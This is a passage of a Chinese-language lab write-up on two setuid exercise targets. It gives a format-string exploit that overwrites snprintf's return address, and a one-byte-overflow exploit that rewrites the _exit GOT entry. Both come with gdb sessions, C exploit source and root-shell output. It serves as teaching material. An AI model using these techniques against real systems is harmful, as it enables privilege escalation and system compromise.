0x080484cc <+1>:      mov     ebp,esp
0x080484ce <+3>:      sub     esp,0x190
0x080484d4 <+9>:      push   DWORD PTR [ebp+0x8]
0x080484d7 <+12>:     push   0x190
0x080484dc <+17>:     lea     eax,[ebp-0x190]
0x080484e2 <+23>:     push   eax
0x080484e3 <+24>:     call   0x80483a0 <snprintf@plt>
0x080484e8 <+29>:     add     esp,0xc
0x080484eb <+32>:     mov     eax,0x0
0x080484f0 <+37>:     leave
0x080484f1 <+38>:     ret
End of assembler dump.
gdb-peda$ b *0x080484e3
Breakpoint 2 at 0x080484e3: file vul5.c, line 9.
gdb-peda$ c
Continuing.
```

进来后我们观察 ebp 的值：

```
Breakpoint 2 at 0x080484e3: file vul5.c, line 9.
gdb-peda$ c
Continuing.

[-----registers-----]
EAX: 0xbffffb3c --> 0x1b858b93
EBX: 0x0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xffffffffc0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffccc --> 0xbffffcd8 --> 0x0
ESP: 0xbffffb30 --> 0xbffffb3c --> 0x1b858b93
EIP: 0x080484e3 (<foo+24>:      call   0x80483a0 <snprintf@plt>)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overf
```

观察 buf 的地址：

```
gdb-peda$ print &buf
$1 = (char (*)[400]) 0xbffffb3c
```

，计算容易知道 0xbffffccc-0xbffffb3c=十进制下 400 字节，符合要求。

之后进入到 snprintf 函数里（随便设断点，进来即可）：

```
gdb-peda$ disas snprintf
Dump of assembler code for function __snprintf:
0xb7e526a0 <+0>:      push    ebx
0xb7e526a1 <+1>:      call   0xb7f28b55 <__x86.get_pc_thunk.bx>
0xb7e526a6 <+6>:      add     ebx,0x10895a
0xb7e526ac <+12>:     sub     esp,0x8
0xb7e526af <+15>:     lea     eax,[esp+0x1c]
0xb7e526b3 <+19>:     push   eax
0xb7e526b4 <+20>:     push   DWORD PTR [esp+0x1c]
0xb7e526b8 <+24>:     push   DWORD PTR [esp+0x1c]
0xb7e526bc <+28>:     push   DWORD PTR [esp+0x1c]
0xb7e526c0 <+32>:     call   0xb7e6f350 <_IO_vsnprintf>
0xb7e526c5 <+37>:     add     esp,0x18
0xb7e526c8 <+40>:     pop     ebx
0xb7e526c9 <+41>:     ret
End of assembler dump.
gdb-peda$ b *0xb7e526a1
Breakpoint 3 at 0xb7e526a1: file snprintf.c, line 28.
gdb-peda$ c
Continuing.
```

观察 ebp 值:

```
gdb-peda$ c
Continuing.

[-----registers-----]
EAX: 0xbffffb3c --> 0x1b858b93
EBX: 0x0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xffffffffc0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffccc --> 0xbffffcd8 --> 0x0
ESP: 0xbffffb28 --> 0x0
EIP: 0xb7e526a1 (<__snprintf+1>:      call    0xb7f28b55 <__x86.get_pc_t
```

发现并没有改变。

所以也就只是压入了三个参数，我们从 buf 起始地址（fb3c）往前推，*argv[1]应

该是 fb38, buf_size 应该是 fb34, *buf 应该是 fb30, ret 应该是 fb2c。

我们验证一下*buf:

```
gdb-peda$ print/x *0xbffffb30
$3 = 0xbffffb3c
```

正好是 fb3c，和我们想的一样。猜想正确！

所以返回地址 ret 就是：

```
gdb-peda$ print/x *0xbffffb2c
$4 = 0x80484e8
```

我们要做的就是把这个返回地址覆盖成我们 shellcode 的起始地址。

shellcode 放的位置不能是 buf。（因为 buf 的起始地址在这里指两个意思，一个是 snprintf 第四个参数的起始地址，还有 buf 的起始地址。而 buf 是被复制到的地方，所以内容会被覆盖掉，如果我们把 shellcode 放在这也会被覆盖掉）


所以我们就把 shellcode 放到 arg 里面，我们得到地址：

```
gdb-peda$ print arg
$2 = 0xbfffe62 "\377\377\377\377\254\374\377\277\377\377\377\255\374\377\277\377\377\377\256\374\377\277\377\377\377\257\374\377\277%9u%n%215u%n%26u%n%192u%n", '\220' <repeats 142 times>...
```

这是 arg 的起始地址，我们要在这个起始地址往后一点放 shellcode，因为前面还要放我们造的其他数据。

所以选择 0xbfffea2。我们要把这个 0xbfffea2 覆盖掉 snprintf 的返回地址中。

详细如下图所示：



地址位置清楚之后，我们开始构造 payload。

```
int main(void)
{
    char payload[400];
    char *format;
    memset(payload, 0x90, 400);
    payload[399] = '\x00';
    format =
        "\xff\xff\xff\xff\x2c\xff\xff\xbf"
        "\xff\xff\xff\xff\x2d\xff\xff\xbf"
        "\xff\xff\xff\xff\x2e\xff\xff\xbf"
        "\xff\xff\xff\xff\x2f\xff\xff\xbf"
        "%130u%n%92u%n%257u%n%192u%n";
    memcpy(payload, format, strlen(format));
    memcpy(payload+354, shellcode, 45);
    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };
```

format 前四组数据每一组前 4 个字节 ff 是为了凑数，后面 bffffb2c-bffffb2f 就是 `snprintf` 的返回地址，我们要覆盖掉。每一次覆盖数不宜太多，所以选择一个字节一个字节覆盖。

那么怎么覆盖呢？就是最后一行 % 号要做的事情了。这一行就是把 bffffb2c-bffffb2f 存放的地址 0x80484e8 变为 0xbfffe2。

我们先看整个 payload 结构，400 个字节，前面放的是 format 数据，中间放 nop，最后放 shellcode。

这个 payload 刚开始要放在 `arg` 指向的地址里面，然后逐渐复制到 `buf` 里面，那

么肯定先把 format 里面前四行数据放到 buf 里面。(现在 buf 里面就前四组数据【0-32】)

之后关键到了，要执行%130u,这是格式化字符串，(sprintf 的第四个参数有个指针标识，刚开始指向第一项)所以要从 sprintf 的第四个参数中的第一项给复制过来，而 sprintf 的第四个参数指向的地址是 buf 的起始地址(上面讲了)，所以会把\xff\xff\xff\xff 变为十进制放到 buf 的【32-162】中间，不够前面补 0。

(之所以是 130，因为前面 4 组 32 个数据，加上 130=162 也就是 a2 就是我们的目标。)

然后执行%n，这个意思是把之前输出的字符串的个数 162 (16 进制为 a2)，复制到 sprintf 的第四个参数的指针标识指向的地址，刚才执行过%130u，所以现在往后移动，指向\xbffffb2c，这个地址是 ret 的最低位。里面放的是 0x80484e8。经过这一步，变为 0x80484a2。

接下来同样，%92u，就是把 162+92=254 (16 进制为 fe)，%n 把 fe 写到\xbffffb2d，这个地址是 ret 的后面两位，此时 ret 里面值为 0x804fea2

再然后把 ff 写进去，不能写%1u，得写%257u (注：只能对齐 257 个字节输出，不能简单对齐 1 个字节输出，eg: %3d 表示不足 3 位则左侧补空格，而大于 3 位则全部输出，所以对于数据 0xffffffff 而言，%1u 最终也不会以 1 个字节输出)，此时原来的 254+257=511 (16 进制 1ff)，把底两位 ff 写到\xbffffb2e，此时 ret 里面值为 0x8fffea2

最后再加 192，变为 703(2bf)，把 bf 写进\xbffffb2f，此时 ret 里面值为 0xbfffea2。

这样就完成了。执行完 sprintf 之后，返回地址变为 0xbfffea2，这个地址存放着 shellcode，会执行 shellcode，实现攻击。

攻击过程描述:

结果如下，攻击成功:

```
bw@ubuntu:~/proj1/exploits$ make
gcc -ggdb -m32 -c -o exploit5.o exploit5.c
gcc -m32 exploit5.o -o exploit5
bw@ubuntu:~/proj1/exploits$ ./exploit5
# whoami
root
#
```

6. vul6-单字节溢出，指针修改内存

漏洞程序分析:

源程序如下:

```
#include <unistd.h>

void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    int *p;
    int a = 0;
    p = &a;

    bar(argv[1]);

    *p = a;

    _exit(0);
    /* not reached */
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target6: argc != 2\n");
        exit(EXIT_FAILURE);
    }

    setuid(0);
    foo(argv);
    return 0;
}
```

与实验二的差别就是多了黄色框里面的东西。

攻击原理:

由实验二可知, 通过 `nstrncpy()` 函数可以修改 `foo` 函数 `ebp` 的值。

而变量 `p` 与 `a` 的位置是根据 `ebp` 决定的。根据 `foo()` 函数, 我们可以知道, 存在修改 `p` 指向地址空间的值的可能性, 而 `p` 指向的地址为 `p` 指针地址(`ebp+4`)中存储的地址, 修改的值即为 `a`, 其地址为 `ebp+8`。

而 `foo()` 函数中, 最终会执行 `_exit()` 函数, 所以需要设法绕过此函数。

故而, 溢出攻击的基本思路为: 通过 `nstrncpy()` 函数一个字节的溢出, 改变 `foo` 函数 `ebp` 的值, 并通过 `payload` 的构造, 使得 `p` 指向一个特定的地址, 并将其改变为构造的 `a` 的值, 最终达到绕过 `_exit()` 函数, 到 `payload` 执行 `shellcode`。

payload 构造方式:

首先我们调试程序, 进入漏洞程序:

```
bw@ubuntu:~/proj1/exploits$ make
gcc -ggdb -m32 -c -o exploit6.o exploit6.c
gcc -m32 exploit6.o -o exploit6
bw@ubuntu:~/proj1/exploits$ gdb -e exploit6 -s /tmp/vul6
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul6...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
Starting program: /home/bw/proj1/exploits/exploit6
process 14226 is executing new program: /tmp/vul6
```

接下来进入到 `foo` 函数 (同样随便设个断点, 进入即可):


```

gdb-peda$ disas foo
Dump of assembler code for function foo:
0x0804855d <+0>:    push    ebp
0x0804855e <+1>:    mov     ebp,esp
0x08048560 <+3>:    sub     esp,0x8
0x08048563 <+6>:    mov     DWORD PTR [ebp-0x8],0x0
0x0804856a <+13>:   lea     eax,[ebp-0x8]
0x0804856d <+16>:   mov     DWORD PTR [ebp-0x4],eax
0x08048570 <+19>:   mov     eax,DWORD PTR [ebp+0x8]
0x08048573 <+22>:   add     eax,0x4
0x08048576 <+25>:   mov     eax,DWORD PTR [eax]
0x08048578 <+27>:   push    eax
0x08048579 <+28>:   call    0x804853a <bar>
0x0804857e <+33>:   add     esp,0x4
0x08048581 <+36>:   mov     edx,DWORD PTR [ebp-0x8]
0x08048584 <+39>:   mov     eax,DWORD PTR [ebp-0x4]
0x08048587 <+42>:   mov     DWORD PTR [eax],edx
0x08048589 <+44>:   push    0x0
0x0804858b <+46>:   call    0x8048380 <_exit@plt>
End of assembler dump.
gdb-peda$ b *0x08048579
Breakpoint 2 at 0x8048579: file vul6.c, line 32.
gdb-peda$ c
Continuing.

```


观察到 ebp 的值:

```

EBP: 0xbffffd8c

```

实际上如果我们画出正确的栈结构, 可以推算其他的地址, 如下:



这里是在实验二的基础上,foo 的栈帧多了 p 和 a 两个变量。

进入到 bar 函数验证一下：进入即可

```
gdb-peda$ dtas bar
Dump of assembler code for function bar:
0x0804853a <+0>:    push    ebp
0x0804853b <+1>:    mov     ebp,esp
0x0804853d <+3>:    sub     esp,0xc8
0x08048543 <+9>:    push    DWORD PTR [ebp+0x8]
0x08048546 <+12>:   push    0xc8
0x0804854b <+17>:   lea     eax,[ebp-0xc8]
0x08048551 <+23>:   push    eax
0x08048552 <+24>:   call   0x80484eb <nstrcpy>
0x08048557 <+29>:   add     esp,0xc
0x0804855a <+32>:   nop
0x0804855b <+33>:   leave
0x0804855c <+34>:   ret
End of assembler dump.
gdb-peda$ b *0x08048552
Breakpoint 3 at 0x8048552: file vul6.c, line 23.
gdb-peda$ c
Continuing.
```

观察 ebp 的值：

```
[-----registers-----
EAX: 0xbffffcb0 --> 0x804828a ("setuid")
EBX: 0x0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0xffffffffc0
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffd78 --> 0xbffffd8c --> 0xbffffd98 --> 0x0
ESP: 0xbffffca4 --> 0xbffffcb0 --> 0x804828a ("setuid")
EIP: 0x8048552 (<bar+24>:    call   0x80484eb <nstrcpy>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction)
```

和我们计算的一致。

验证一下 buf 起始地址：

```
gdb-peda$ print &buf
$1 = (char (*)[200]) 0xbffffcb0
```

也是和计算的一致。同时 0xbffffcb0-0xbffffd78 正好 200 字节。


得到这些数据之后，同样的我们是要改变 foo 的 ebp 的最后一位。

但是这里和第二个不同：第二个执行完 bar 函数之后会直接返回也就是执行 foo 的 ebp 之后的 ret 代码，但是这里并不会执行 ret 代码，因为还要执行 exit 函数。

（如果这里是其他函数，那么执行完这个其他函数之后，还是会执行 ret 代码，但这是 exit，直接退出，也就不会执行 ret 函数。所以如果我们像第二个程序一样修改这个 ret 对应的内容是不会跳转的）

所以得需要其他解决办法。也就是跳过这个 exit 函数。

执行完 bar 函数，要执行 exit 函数，栈结构应该如下所示：



我们看一下 exit 函数的内容：

找到该函数地址：

```
gdb-peda$ disas foo
Dump of assembler code for function foo:
0x0804855d <+0>:    push    ebp
0x0804855e <+1>:    mov     ebp,esp
0x08048560 <+3>:    sub     esp,0x8
0x08048563 <+6>:    mov     DWORD PTR [ebp-0x8],0x0
0x0804856a <+13>:   lea     eax,[ebp-0x8]
0x0804856d <+16>:   mov     DWORD PTR [ebp-0x4],eax
0x08048570 <+19>:   mov     eax,DWORD PTR [ebp+0x8]
0x08048573 <+22>:   add     eax,0x4
0x08048576 <+25>:   mov     eax,DWORD PTR [eax]
0x08048578 <+27>:   push    eax
0x08048579 <+28>:   call    0x804853a <bar>
0x0804857e <+33>:   add     esp,0x4
0x08048581 <+36>:   mov     edx,DWORD PTR [ebp-0x8]
0x08048584 <+39>:   mov     eax,DWORD PTR [ebp-0x4]
0x08048587 <+42>:   mov     DWORD PTR [eax],edx
0x08048589 <+44>:   push    0x0
0x0804858b <+46>:   call    0x8048380 <_exit@plt>
End of assembler dump.
```

反汇编：

```
gdb-peda$ disas 0x8048380
Dump of assembler code for function _exit@plt:
   0x08048380 <+0>:    jmp     DWORD PTR ds:0x804a00c
   0x08048386 <+6>:    push    0x0
   0x0804838b <+11>:   jmp     0x8048370
End of assembler dump.
```

可以看到 exit 函数会执行 0x804a00c 处的代码。

所以呢我们要做的就是修改 0x804a00c 处的代码,修改的方式就是利用指针 p 指向 0x804a00c, 由于 p=&a, 所以我们让 a=shellcode 起始地址就行了。

而 p=&a 在漏洞程序中, 先于 exit 执行, 所以会成功修改 0x804a00c 处的值为 shellcode 起始地址。

所以 exit 函数就会跳转到 shellcode 起始地址执行 shellcode, 而不是直接退出。

所以实际上我们做的就是修改 foo 的 ebp,使其指向 buf 的中间(因为我们只能在 buf 里写入数据,) 在 ebp 的前 4 个字节就是 p, 再往前 4 个字节就是 a.修改 p 和 a 即可。

现在开始构造 payload, 也就是填充 buf 【200】:


```
...
int main(void)
{
    char payload[201];
    memcpy(payload,shellcode,45);
    memset(payload+45,0x90,27);
    memcpy(payload+72,"\xb0\xfc\xff\xbf\x0c\xa0\x04\x08",8);
    memset(payload+80,0x90,120);
    payload[200]='\x00';
    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

首先在 buf 起始地址填 shellcode, 之后填 nop, 在之后填 a(0xbffffcb0,也就是 buf 起始地址, 也是 shellcode 起始地址), 在之后填 p (0x0804a00c, 就是指向 exit 函数执行的地址), 之后的填 nop, 最后填 00, 使 ebp 为 0xbffffd00。

如下图：



攻击过程描述：

编译运行：

```
bw@ubuntu:~/proj1/exploits$ ./exploit6
# whoami
root
#
```

攻击成功！